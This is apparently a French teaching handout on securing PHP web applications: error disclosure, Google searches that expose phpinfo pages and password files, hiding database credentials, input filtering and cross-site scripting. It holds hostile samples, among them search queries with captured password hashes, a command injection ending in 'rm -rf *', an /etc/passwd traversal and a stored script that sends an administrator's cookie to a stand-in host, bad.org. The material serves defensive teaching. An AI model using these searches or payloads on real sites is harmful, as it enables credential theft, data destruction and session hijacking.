select B.res_id from GRP_PAGE as A, GRP_RESSOURCE as B WHERE A.pag_nom='recherche sur une maladie rare - malades'
AND B.res_id=A.pag_id AND sta_id=0
Too many connections

MySQL error:
Probleme lors de l'execution de la Requete :
select C.res_id from GRP_CATEGORIE as A, GRP_RESSOURCE_CATEGORIE as B, GRP_RESSOURCE as C WHERE
A.cat_id=8 AND B.cat_id=A.cat_id AND C.res_id=B.res_id AND C.sta_id=0 AND C.res_homepage=1 ORDER BY C.res_pdate
DESC
Too many connections

MySQL error:
Probleme lors de l'execution de la Requete :
select B.res_id from GRP_PAGE as A, GRP_RESSOURCE as B WHERE A.pag_nom='recherche sur une maladie rare - medecins'
AND B.res_id=A.pag_id AND sta_id=0
Too many connections

MySQL error:
Probleme lors de l'execution de la Requete :
SELECT C.res_id FROM GRP_RESSOURCE_CATEGORIE as B, GRP_RESSOURCE as C WHERE B.res_id=C.res_id AND
B.cat_id=10 AND C.sta_id=0 ORDER BY C.res_cdate DESC, C.res_mdate DESC, C.RES_ID DESC
Too many connections

MySQL error:
Probleme lors de l'execution de la Requete :
select C.res_id from GRP_CATEGORIE as A, GRP_RESSOURCE_CATEGORIE as B, GRP_RESSOURCE as C WHERE
A.cat_id=0 AND B.cat_id=A.cat_id AND C.res_id=B.res_id AND C.sta_id=0 ORDER BY C.res_cdate DESC, C.res_mdate DESC,
C.RES_ID DESC
Too many connections

Latest Key Resources on the Public Site

Resources Database:

Warning: mysql_pconnect() [function.mysql-pconnect]: Can't connect to local MySQL server through socket '/var/lib/mysql/mysql.sock' (2) in /data/www/htdocs/ein.org.uk/aa/include/phplib/db_mysql.inc on line 78

Database error: pconnect(localhost, eintender, \$Password) failed.

MySQL Error: 0 ()

Please contact technical@gn.apc.org and report the exact error message.

Session halted. **Events Database:**

Warning: mysql_pconnect() [function.mysql-pconnect]: Can't connect to local MySQL server through socket '/var/lib/mysql/mysql.sock' (2) in /data/www/htdocs/ein.org.uk/aa/include/phplib/db_mysql.inc on line 78

Tous les dossiers publiés dans la thématique

é select * from dossier where valide=1 AND id_dossier!= AND id_theme=19 order by datejour desc

Mysql Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'AND id_theme=19 order by datejour desc' at line 1

SELECT * from dossier where valide=1 AND id_dossier!= AND id_theme=19 order by datejour desc

Risques : Injections SQL (intégrité, confidentialité, déni de service).



Un site en production ne devrait pas afficher de messages d'erreur (cf. 4.6).

e) Rechercher les sites qui donnent des informations sur PHP

Google intitle:phpinfo

[phpinfo\(\)](#)

System, Linux web15[redacted] ovh.net 2.4.31-mutu-hidden #1 SMP Tue Oct 11 11:51:39 CEST 2005 i686. Build Date, Jan 16 2006 15:36:49. Configure Command, '...

[\[redacted\].net/test.php](#) - 30k - [En cache](#) - [Pages similaires](#)

Google php warning -intitle:php -intitle:warning

```
Warning: main(/var/www/free.fr/7/masterzero/mailokdo/includes/vars.php): failed to open stream: No such file or directory in /home.2/mailokdo/www/includes/global.php on line 3

Warning: main(): Failed opening '/var/www/free.fr/7/masterzero/mailokdo/includes/vars.php' for inclusion (include_path='.:usr/local/lib/php') in /home.2/mailokdo/www/includes/global.php on line 3

Warning: main(/var/www/free.fr/7/masterzero/mailokdo/includes/vars_arrays.php): failed to open stream: No such file or directory in /home.2/mailokdo/www/includes/global.php on line 5

Warning: main(): Failed opening '/var/www/free.fr/7/masterzero/mailokdo/includes/vars_arrays.php' for inclusion (include_path='.:usr/local/lib/php') in /home.2/mailokdo/www/includes/global.php on line 5

Warning: fopen(/header.html): failed to open stream: No such file or directory in /home.2/mailokdo/www/includes/global.php on line 65

Warning: filesize(): Stat failed for /header.html (errno=2 - No such file or directory) in
```

```
Warning: fopen(/srv/www/htdocs/cleanup/stats/data/general.dat): failed to open stream: Permission denied in /srv/www/htdocs/cleanup/stats/include/functions.php on line 53
```

```
Warning: Unknown(): The session id contains illegal characters, valid characters are only a-z, A-Z and 0-9 in Unknown on line 0
```

```
Warning: Unknown(): Failed to write session data (files). Please verify that the current setting of session.save_path is correct (C:\progr[redacted]4.3.1-Win32\sessiondata) in Unknown on line 0
```

```
Warning: Unknown(): The session id contains invalid characters, valid characters are only a-z, A-Z in Unknown on line 0
```


```
Warning: Unknown(): Failed to write session data (files). Please verify that the current setting of session.save_path is correct (/var/lib/php4/sessions) in Unknown on line 0
```

```
Fatal error: main() [function.require]: Failed opening required 'PATH_FUNCTIONSlibrairie.php' (include_path='.:usr/local/php-5.0.1/lib/php') in /home/sentiweb/www/php/navigation/accueil/accueil.php on line 20
```


💡 Interdire l'affichage des messages d'erreur (cf. 4.6) et interdire les fonctions donnant des informations sur php (cf. 4.9).

f) Obtenir des informations confidentielles

- documents confidentiels


 "not for distribution" confidential

- liste de contacts msn

 filetype:ctt msn


- mots de passe

wsftp enregistre les informations sur les comptes utilisateurs dans le fichier WS_FTP.ini

 inurl:ws_ftp.ini intext:uid

```
[pbi.████████.net]
HOST=pbi.████████.net
UID=root
PWD=V62C340CBEBBC57D5876CBCA9C5372E40A6A87BAFB06D796B76
PASVMODE=0
TIMEOFFSET=0
DIR="/usr/"
```

```
[195.████████.105]
HOST=195.████████.105
UID=marius
TIMEOFFSET=0
PWD=V281409FF71C89065E754CAE2B1D592C2969EA16A64716F7C
LOCDIR=e:\Schmidt~Gold\@ Home\DavyDee
DIR="/home/httpd/html/davydee"
```

 (inurl:passwd.bak OR inurl:passwd.old) intext:root

http://www.████████.com/

```
root:ad7HP1neWG74M:0:0:System Administrator:/:noshell
steve:PkLENJODCap46:2805:100:Steve ██████████:/usr/home/steve:mail,10
chris:c.LEWz7/HV9mQ:2805:100:Chris ██████████:/usr/home/chris:mail,10
```

g) Interdire l'indexation



On peut écrire un fichier robots.txt à la racine du site web pour indiquer tout ce qui ne doit pas être indexé (ce fichier ne doit pas contenir de ligne vide).

```
User-agent: *  
Disallow: /cgi-bin/  
Disallow: /docs/
```

L'exemple ci-dessus interdit l'indexation des pages de deux arborescences /cgi-bin et /docs à tous les robots (*). Il est possible d'interdire à un robot en particulier en mettant son nom (GoogleBot pour Google par ex.).


En particulier il est possible de refuser l'indexation de tout le site avec `Disallow : /`

Il faut noter que les robots vérifient la présence de ce fichier, chaque visite d'un robot créera une entrée dans les logs d'erreur si le fichier n'existe pas.



Il ne faut pas oublier que le fichier robots.txt est téléchargeable par n'importe quel internaute il faut éviter d'indiquer dedans des répertoires qui pourraient donner des informations à un pirate.

Pour obtenir toutes les pages indexées par google sur son site :

 `site:www.mon_site.fr`


4.12) Interdire la mise en cache de données dans le navigateur

Le but est de protéger un utilisateur légitime des attaques menées par des personnes qui vont utiliser le navigateur de la victime (sur son ordinateur ou sur un ordinateur en libre accès).


a) Complétion automatique des formulaires

Microsoft a mis en place un attribut HTML `AUTOCOMPLETE` depuis IE 5 qui ne fait pas partie de la norme HTML (le document ne sera donc pas validé par le service de validation du W3C <http://validator.w3.org/>). Cet attribut est reconnu par Firefox. Le but est l'interdiction la complétion automatique des champs de formulaire. Il est possible de placer l'attribut dans un input (l'interdiction de compléter s'applique uniquement à ce champ) ou dans la balise form (interdiction de compléter les champs du formulaire).

```
<form action="valider.php"
      method="POST">
```



```
<form action="valider.php"
      method="POST"
      AUTOCOMPLETE="off">
```



b) Pages web

Lorsque le client demande une page web déjà visitée si la page est en cache elle est affichée, sinon le serveur est interrogé. Il est important d'interdire la mise en cache de pages qui comportent des données confidentielles.

Des en-têtes de la réponse HTTP permettent de contrôler la mise en cache de pages web dans le navigateur (RFC 2616 <http://www.w3.org/Protocols/rfc2616/rfc2616.html>).

- HTTP/1.0 utiliser la directive `Pragma: no-cache` (présente pour compatibilité dans HTTP/1.1 cette directive est équivalente à `Cache-Control: no-cache`).
- HTTP/1.1 utiliser la directive `Cache-Control: no-cache` (interdit le stockage dans le navigateur et aux proxies, la valeur `private` elle autorise le stockage dans le navigateur et l'interdit aux proxies).
- `Expires: date` au format RFC 1123 permet de définir la date jusqu'à laquelle le navigateur n'aura pas à recharger la page (dans le cas où `Cache-Control` contient `max-age` cette directive n'est pas prise en compte). La version 1.1 continue à supporter la valeur 0 (déjà expiré).

Instructions à placer avant toute instruction `echo`, `printf`, ... :

```
header("Cache-Control: no-cache");
header("Pragma: no-cache");
header("Expires: Thu, 01 Jan 1970 00:00:00 GMT");
```

Pour les sessions la directive du `php.ini` peut être modifiée avec :

```
session_cache_limiter("nocache");
```

4.13) Masquer les données pour la connexion aux SGBD

Les identifiants, l'adresse IP du serveur de base de données et le nom de la base sont généralement placés dans les scripts par les programmeurs. Si un pirate obtient le code du script (traversée de chemin, visualisation d'un fichier de sauvegarde, ...) il pourra se connecter à la base.

a) Inclure dans le httpd.conf

Lorsque Apache est lancé il peut lire des fichiers inclus avec les droits root (ensuite il prend les droits nobody). Il est possible d'inclure un fichier définissant des variables d'environnement qui ne seront valables que dans le répertoire web désigné par Directory.

Extrait du httpd.conf

```
<Directory "/web/CRFB/PagesPerso/magali/testSIARS">
    Include /home/magali/connexion.txt
</Directory>
```

Le fichier /home/magali/connexion.txt est placé dans le répertoire utilisateur en dehors du répertoire du site web. Il définit quatre variables d'environnement avec la directive SetEnv (cette directive du module mod_env est disponible par défaut dans Apache).

Contenu du fichier /home/magali/connexion.txt (donner des droits de lecture/écriture uniquement au propriétaire, chmod 600)

```
SetEnv dbLogin "magali"
SetEnv dbPass "m2pasmag"
SetEnv dbBd "ma_base"
SetEnv dbHost "127.0.0.1"
```

Il sera possible d'accéder aux variables d'environnement dans un script PHP après redémarrage du serveur web. Ces variables ne sont définies que pour le répertoire précisé dans le Directory et ses sous-répertoires :

```
<?php echo $_SERVER['dbLogin']; ?>
```

Dans la mesure où le fichier n'est pas dans le DocumentRoot, que open_basedir est configuré pour n'afficher que des données du DocumentRoot et que les droits d'accès ne sont donnés qu'au propriétaire il devient impossible d'afficher le contenu du fichier connexion.txt. même avec un appel système :

```
<?php system('cat /home/magali/connexion.txt'); ?>
```

b) Stocker dans un .htaccess

Le contenu du fichier connexion.txt peut être placé dans un .htaccess. Les variables d'environnement définies ne seront valables que pour le répertoire contenant le .htaccess et ses sous-répertoires.

Il faut noter que cette solution permet à tout utilisateur de placer ses données dans un fichier qui ne sera pas envoyé vers un client si le serveur est bien configuré mais qui pourra être lu par un autre utilisateur avec un readfile s'il n'y a pas safe_mode activé ou suPHP. La solution précédente ne permet pas la lecture du fichier.

c) Stocker dans des directives PHP

Il est possible de fournir les identifiants de connexion par défaut dans le php.ini avec les directives mysql.default_user, mysql.default_password, mysql.default_port, mysql.default_host. Cette méthode devrait être évitée car tout script du serveur peut lire ces valeurs :

```
< ?php echo get_cfg_var("mysql.default_password"); ?>
```

Ces directives peuvent être fixées dans le httpd.conf avec php_admin_value.

5. Filtrer les entrées et protéger les sorties

Nous avons vu dans l'introduction que les applications web utilisent des données envoyées par le client. Ces données peuvent notamment être :

- stockées dans une base de données, un fichier, une variable de session (XSS stockés) ;
- utilisées pour interroger une base de données (injections SQL) ;
- utilisées pour exécuter un programme externe avec les fonctions `system` ou `exec` (Injections de commandes). PHP est souvent utilisé par des non informaticiens pour produire des interfaces graphiques web pour saisir les arguments passés à un programme et formater le résultat du programme.

Les données reçues par l'application peuvent être erronées du fait d'une erreur de saisie dans un formulaire :

- champs obligatoires non renseignés ou remplis de caractères d'espace ;
- chiffres dans une chaîne qui ne devrait pas en contenir (prénom) ;
- lettres dans un champ numérique ;
- nombres négatifs quand des nombres positifs sont attendus.

Les données peuvent également être incorrectes ou manquantes par pure malveillance. Tous les exemples d'utilisation donnés ci-dessus présentent des dangers dès lors que les données reçues ne correspondent pas à celles attendues par l'application.

En programmation web la règle est de **ne jamais faire confiance aux données envoyées par le client**. Le filtrage des données sur le serveur est la première étape assurant le bon fonctionnement de l'application ainsi que la sécurisation de l'application et du système qui l'héberge. Il faut **vérifier les données en entrée** mais aussi **traiter les données avant de les envoyer au client**.



Il faut noter que vérifier en javascript un formulaire avant l'envoi au serveur n'est en aucun cas une protection pour le serveur web. Cette vérification évite de poster au serveur des formulaires incorrects lorsque javascript est activé sur le navigateur du client et lorsque le formulaire original est utilisé (voir plus bas). La vérification javascript ne doit être utilisée que pour des raisons ergonomiques et de performance. Toute donnée envoyée par le client doit être vérifiée sur le serveur web avant d'être utilisée.

5.1) Mécanisme d'envoi de données du client vers le serveur

Lorsque le client émet une requête HTTP vers le serveur web des données destinées à un script peuvent être envoyées. Ces données sont placées dans l'en-tête de la requête HTTP et/ou dans le corps selon la méthode.

a) méthode GET



Les **données** sont envoyées **dans l'en-tête** de la requête HTTP :

- dans l'URL (partie *query string*)
GET http://www.vacances.fr/voyage.php?lieu=venise&annee=2006 HTTP/1.0
- dans un champ de l'en-tête (Referer, User-Agent, Cookie, ...)
Cookie: lang=fr;id=214535E1FA

L'**envoi** d'une requête GET au serveur est **provoqué** par :

- Une **action** de l'**utilisateur volontaire** (clic) ou **involontaire** (survol souris) dans le navigateur :
 - o envoi d'un formulaire dont l'attribut `method` a la valeur `GET`
 - o clic sur tout élément ayant une URL (lien hypertexte comportant une query string, image réactive côté serveur).
- Le **navigateur** quand il analyse la page web pour l'afficher. Lorsque le navigateur rencontre certains éléments HTML il va envoyer des requêtes au serveur pour obtenir la ressource : objets multimédia (une requête par élément `img`, `object`), scripts externes (une requête par élément `script` avec un attribut `src`), feuilles de style (une requête par élément `link`), cadres (une requête par élément `frame`, `iframe`).
- Un **pirate** qui forge la requête (par exemple une requête GET à la console en telnet sur le port 80).

b) méthode POST



Les **données** sont envoyées :

- **dans le corps** de la requête HTTP :

```
POST /reservation.php?id=25000 HTTP/1.1
Host: www.vacances.fr
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

lieu=venise
```
- d'autres données peuvent être envoyées **dans l'en-tête** de la requête HTTP :
 - o champs de l'en-tête HTTP : Cookie, Referer, User-Agent, ...
 - o partie query string s'il y en a une dans l'URL,

```
<form action="http://www.vacances.fr/reservation.php?id=25000"
method="POST">
```

L'**envoi** d'une requête POST au serveur est **provoqué** par :

- Une **action** de l'**utilisateur volontaire** (clic) ou **involontaire** (survol souris) dans le navigateur (envoi d'un formulaire dont l'attribut `method` a la valeur `POST`).
- Un **pirate** qui forge une requête POST (ex. avec une console en telnet sur le port 80, ou avec TamperData).

5.2) Envoi de données incorrectes

Un développeur d'application web doit toujours avoir à l'esprit que les données reçues ne proviennent pas toujours du formulaire ou du lien censé les envoyer.

a) Modification de la partie query-string dans la barre de navigation

Lorsqu'un formulaire est envoyé par la méthode GET les données apparaissent dans la barre de navigation du navigateur. De même, un clic sur un lien hypertexte qui comporte une partie *query string* provoquera l'affichage de l'URL dans la barre de navigation. Il suffit de **modifier** la partie *query string* et de soumettre à nouveau l'URL modifiée au serveur. Il est ainsi possible d'ajouter ou supprimer des paires nom=valeur et de modifier les valeurs associées à certains paramètres.

```
http://www.vacances.fr/reservation.php?ficheClient=2600
```

b) Modification d'un formulaire

Le **formulaire** d'origine peut être **stocké** sur le disque du client et **modifié** :


- l'URL de l'attribut *action* prend l'adresse absolue du serveur web qui traite le formulaire ;
- la méthode d'envoi peut être modifiée (GET/POST) ;
- des champs peuvent être supprimés ou ajoutés ;
- des champs dont les contenus sont choisis dans une liste de valeurs peuvent être remplacés par des champs de saisie libres (listes déroulantes, cases à cocher, boutons radio) ;
- les contrôles javascript sont supprimés ou javascript est désactivé dans le navigateur.

c) Requête forgée

La requête peut être **forgée** manuellement à partir d'une connexion **telnet** sur le port **80** du serveur web (avec la méthode POST ou GET). Toute donnée de l'en-tête de la requête et du corps peut être forgée.

```
$ telnet www.resa_vacances.fr 80
Trying 199.199.99.99...
Connected to www.resa-vacances (199.199.99.99).
Escape character is '^]'.
POST /reservation.php HTTP/1.1
Host: www.vacances.fr
Cookie: lang=fr;id=214535E1FA
User-Agent: Firefox
Content-Type: application/x-www-form-urlencoded
Content-Length: 11

lieu=venise
```



La requête peut également être forgée en utilisant le plugin Firefox Tamper Data. Ce plug-in permet de modifier avant l'envoi l'en-tête (cookies, referer, user-agent), et le corps de la requête HTTP. Il permet également de rejouer des requêtes.

Implications

- la méthode HTTP d'envoi n'est pas forcément celle attendue ;
- les champs de l'en-tête de la requête HTTP peuvent être modifiés (User-Agent, Cookie, ...)
- les arguments attendus (champs de formulaires) peuvent être absents ;
- des arguments peuvent être ajoutés (nouvelles variables si `register_globals = on`) ;
- des arguments peuvent avoir des valeurs inattendues ou malicieuses.

5.3) Attaques qui en découlent

- injections : SQL, LDAP, commandes, ... (données en entrée non filtrées ou mal filtrées) ;
- XSS (envoi de données non protégées vers le client) ;
- accès et/ou modification de données sans autorisation (pas de vérification des droits sur les données après authentification)

```
http://www.vacances.fr?reservation=25 -> ?reservation=18
```

5.4) Actions à entreprendre pour sécuriser les entrées/sorties des applications web

a) programmeur PHP

Filtrer les **entrées** de l'application (vérifier toute donnée reçue avant de l'utiliser) par une approche de type **liste blanche** :

- données à vérifier avant utilisation : `$_GET`, `$_POST`, `$_COOKIE`, `$_REQUEST`, `$_FILES`, `$_SERVER`, `$_ENV` et `$_SESSION` (si on a stocké des données non vérifiées en session).
- contrôles à effectuer :
 - type : vérifier que le type correspond à celui attendu : `intval`, `ctype`, ... (voir plus bas « possibilités offertes par PHP pour vérifier les données »)
 - cast : pour plus de sécurité caster les données avant de les mettre dans des variables :
`$prix = (float) $_POST['prix'] ;`
 - présence de tous les arguments attendus ;
 - pour les nombres : la valeur est comprise entre deux bornes ;
 - pour les listes : la valeur appartient à la liste des valeurs autorisées (select, radio, checkbox, ...) ;
 - jeu de caractères ;
 - taille de la donnée : `tailleMin < tailleDonnee < tailleMax` ou `tailleDonnee = N` (utiliser `strlen`) ;
 - valeur nulle autorisée ou non ;
 - la valeur suit une expression régulière.

Deux techniques de filtrage existent : liste blanche ou liste noire. L'approche par liste noire définit ce qui est interdit, celle par liste blanche définit ce qui est autorisé. L'approche par liste noire est plus permissive que celle par liste blanche, il ne faut pas l'utiliser.

Protéger les **données passées à un interpréteur** (donnée utilisateur `$X`), cf. chapitre 7 (Injections) :

- requête SQL : `mysql_real_escape_string($X)`, mettre des guillemets autour de `$X`, si `$X` est un nombre caster ou mettre des guillemets ;
- expression régulière : attention à l'injection de `\0` (*null injection*) ;
- commande (`exec`, ...) : `escapeshellarg($X)`, `escapeshellcmd($X)`

```
<?php // script cmd.php
system("ls -".$_GET['option']); ?>
cmd.php?option=la;rm -rf *
```
- opération sur les fichiers (`file`, `readfile`, `unlink`, `include`, ...) : vérifier que le chemin est correct par rapport au propriétaire du script après avoir appliqué `realpath`, pour une inclusion de fichier du répertoire courant ou de sous-répertoires utiliser `basename` :

```
<?php // script code.php
header("Content-type:text/plain");
$fichier = basename($_GET['p']);
readfile($fichier); ?>
code.php?p=/etc/passwd
```
- file upload : pour un fichier `X` téléchargé par le client, lire les données (nom du fichier, taille, emplacement sur le serveur) avec `$_FILES['X']`. Vérifier avant de l'utiliser qu'il a été réellement téléchargé avec `move_uploaded_file` ou `is_uploaded_file`. Vérifier le type mime (`getimagesize` pour les images, fonctions `finfo_*` pour les autres). Ne jamais utiliser la valeur de la clé `name` pour renommer le fichier.

Lire les données par la méthode qui aurait dû être utilisée par le client : `$_GET` pour la méthode GET et `$_POST` pour la méthode POST. Ne jamais récupérer les données automatiquement (`register_globals` à on dans le `php.ini`, fonction `extract`, `import_request_variables` avec l'argument "pgc" ou "pg") ou dans `$_REQUEST`.

Protéger les sorties vers le client

- coder les caractères spéciaux de préférence avec `htmlspecialchars` (ne pas oublier de protéger les messages d'erreur car ils contiennent souvent les données entrées) :
 - o `htmlspecialchars(chaine, ENT_QUOTES)` retourne la chaîne avec les caractères spéciaux `&`, `"`, `'`, `<`, `>` transformés en entités html. L'argument permet de créer des entités aussi pour le caractère `'` ;
 - o `htmlspecialchars(chaine[, ENT_QUOTES, encodage])` retourne la chaîne avec des entités html pour tous les caractères qui ont une entité définie dans la DTD, l'encodage peut être défini (par défaut utilise iso-8859-1) ;
- définir le jeu de caractères de la page (ISO-8859-1, UTF-8, etc) :
`<META http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">`

Bonnes pratiques concernant les variables :

- Initialiser toutes les variables (le niveau d'erreur `E_NOTICE` avertit des oublis d'initialisation).
- Utiliser des préfixes pour indiquer le type de la variable (`i_` pour integer, `s_` pour string, ...) et pour différencier les données utilisateur non vérifiées, les données vérifiées et les données internes au script.

b) administrateur

Réglages du `php.ini`

- `error_reporting = E_ALL` (section 4) ; montrera les variables non initialisées
- `register_globals = off` évite la création de variables (la directive n'existera plus dans PHP6).

```
<?php    // login.php

// erreur 1 : possibilité d'injection SQL
if (verifConnexion($_POST['login'], $_POST['passwd'])){
    $ok = true ;
    echo "Bonjour $_POST['login']"; // erreur 2
}
...
if ($ok){           // erreur 3 : variable $ok pas initialisée
    // code
}
?>
```

`http://.../login.php?ok=1`

- `open_basedir = arborescence_autorisée;`
- `allow_url_fopen = off`
- `disable_functions = "liste_fonctions_non_autorisées"` ; (extract, system, exec, ...)
- `magic_quotes_gpc = off` (cf. chapitre 7, la directive sera supprimée dans PHP6).



Si dans le `httpd.conf` `AllowOverride` a la valeur `All` pour un répertoire alors il est possible de modifier dans un `.htaccess` les directives du `php.ini` de type `PHP_INI_PERDIR` (`register_globals`, `variables_order`, `register_long_arrays`, `auto_append_files`, `auto_prepend_files`, `magic_quotes_gpc`, `post_max_size`, `upload_max_filesize`, `short_open_tags`, `asp_tags`) et celles de type `PHP_INI_ALL` (`display_errors`, `error_reporting`, ...).

Eventuellement ajout automatique d'un **script** qui effectue des traitements comme la suppression des balises dans les données de `$_GET`, `$_POST` et `$_COOKIE` (directive `auto_prepend_file`) :

```
foreach($_POST as $cle=>$val){
    $_POST[$cle] = strip_tags($val);
}
```

Utiliser **mod_security** (filtrage des données) <http://www.modsecurity.org>.

- ✓ fonctions de vérification de types : `is_bool`, `is_double`, `is_numeric`, `is_string`, `is_null`, ...,

exemple	retourne
<code>is_numeric("3.5a")</code>	false
<code>is_numeric(4.5)</code>	true
<code>is_numeric("4.5")</code>	true
<code>is_double("4.5")</code>	false
<code>is_double(3)</code>	false
<code>is_double(4.5)</code>	true

- ✓ fonctions de type de caractères (activé par défaut depuis PHP 4.2.0) :

- `ctype_alnum` (caractères alphanumériques),
- `ctype_alpha` (caractères de l'alphabet),
- `ctype_cntrl` (caractères de contrôle),
- `ctype_digit` (caractères numériques),
- `ctype_graph` (caractères imprimables sauf espace),
- `ctype_lower` (lettres minuscules),
- `ctype_print` (caractères imprimables),
- `ctype_punct` (caractères imprimables ni alphanumérique, ni espacement),
- `ctype_space` (caractères d'espacement),
- `ctype_upper` (lettres majuscules),
- `ctype_xdigit` (nombres hexadécimaux)

exemple	retourne
<code>ctype_digit("36a")</code>	false
<code>ctype_digit("36.6")</code>	false
<code>ctype_digit("36")</code>	true
<code>ctype_alpha("test ")</code>	false
<code>ctype_alpha("test ")</code>	false
<code>ctype_alpha("test")</code>	true

<http://fr3.php.net/manual/en/ref ctype.php>

- ✓ expressions régulières compatibles perl.
- ✓ module pear "Validation class" (<http://pear.php.net/package/Validate>).

Les fonctions `ctype_*` utilisent une bibliothèque C native, elles sont plus rapides que les vérifications d'expressions régulières et que les fonctions `is_*`. Elles sont activées par défaut depuis PHP 4.2.0 (avant il fallait configurer avec `--enable-ctype`).

6. XSS (Cross Site Scripting)

6.1) Principe

Le XSS (*Cross Site Scripting*) consiste à **injecter** un **contenu actif** dans un document HTML. La victime est l'internaute. Cette faille exploite la confiance qu'un utilisateur a dans un site web. Le code malveillant est exécuté dans le navigateur de l'internaute pour :

- récolter des données : `document.cookie` (vol de session), modifier l'attribut `action` d'un formulaire ;
- exploiter des failles de sécurité côté client ;
- défigurer la page web ce qui nuit à l'image du site ;
- rediriger vers une page de même apparence (`document.location` pour du phishing).

L'attaque peut être :

- **stockée** : le code injecté est stocké sur le serveur web (base de données, forum, log du visiteur, ...). L'internaute reçoit le code lorsqu'il demande une ressource particulière du site web.
- **réfléchi** : la victime reçoit le code malveillant dans un e-mail ou par l'intermédiaire d'un autre serveur web (clic sur un lien hypertexte comportant dans l'URL le script malicieux, bannière publicitaire, image, ...). Lorsque la victime clique sur le lien dans le mail ou dans la page (ou que le navigateur télécharge automatiquement la ressource) le code malveillant est envoyé au serveur web. Celui-ci retourne une réponse qui contient le code malveillant, ce code est ensuite exécuté par le navigateur.

La partie malicieuse est souvent codée (Unicode) pour que la requête paraisse moins suspecte. Tout le code peut être écrit en hexadécimal.

Les attaques sont souvent écrites en javascript mais tout langage de programmation supporté par le navigateur est exposé à une attaque XSS.

6.2) Exemple d'attaque par requête stockée

Supposons que dans la partie administrateur d'une application l'administrateur après s'être authentifié accède à la liste des utilisateurs qui se sont inscrits sur son site à partir de ce code PHP (aucune protection des sorties) :

```
<?php
$req = "SELECT nom, mail FROM users";
$res = mysql_query($req) or die("Erreur");
while ($ligne = mysql_fetch_assoc($res)){
    echo "{$ligne['nom']} {$ligne['mail']}<br>";
}
?>
```

Si un utilisateur a entré comme nom : `<script>alert(document.cookie)</script>`

Alors l'administrateur verra cette fenêtre s'afficher lorsqu'il consultera la liste des utilisateurs inscrits :




Généralement le but n'est pas d'afficher le cookie de l'administrateur dans son navigateur mais plutôt de l'envoyer au pirate afin d'effectuer un vol de session. L'exemple ci-après présente une attaque dans laquelle le cookie est envoyé et stocké sur un serveur distant pour être utilisé ultérieurement.



nom	Smith<script src=http://bad.org/c.js></script>
mail	john.smith@bad.org
<input type="button" value="inscription"/>	

Le pirate entre comme nom : Smith <script src=http://bad.org/c.js></script>
Ce nom est stocké dans la base de données.



Lorsque l'administrateur consulte la liste des noms des utilisateurs (1), le XSS stocké est envoyé au navigateur (2). Celui-ci télécharge le script dont l'URL est donnée dans l'attribut src de la balise script (3). Le serveur bad.org retourne le script malveillant c.js (4). Le navigateur exécute le script javascript c.js :

```
document.write('<img src=http://bad.org/c.php?'+document.cookie+' width=1>');
```

Ce script a pour effet d'ajouter une balise dans la page HTML :

```
<img src=http://bad.org/c.php?idsess=ad526edfcf4e4b3ef21a0f9123b1cc56 width=1>
```

Le navigateur envoie une requête au serveur bad.org (5) pour demander l'image. C'est dans cette requête que le cookie de l'administrateur est envoyé au serveur distant. Il faut noter que la taille de l'image de 1 pixel assure que rien n'apparaîtra dans la page web. Une édition du code source de la page n'affichera que la balise de chargement du script : <script src=http://bad.org/cook.js></script>

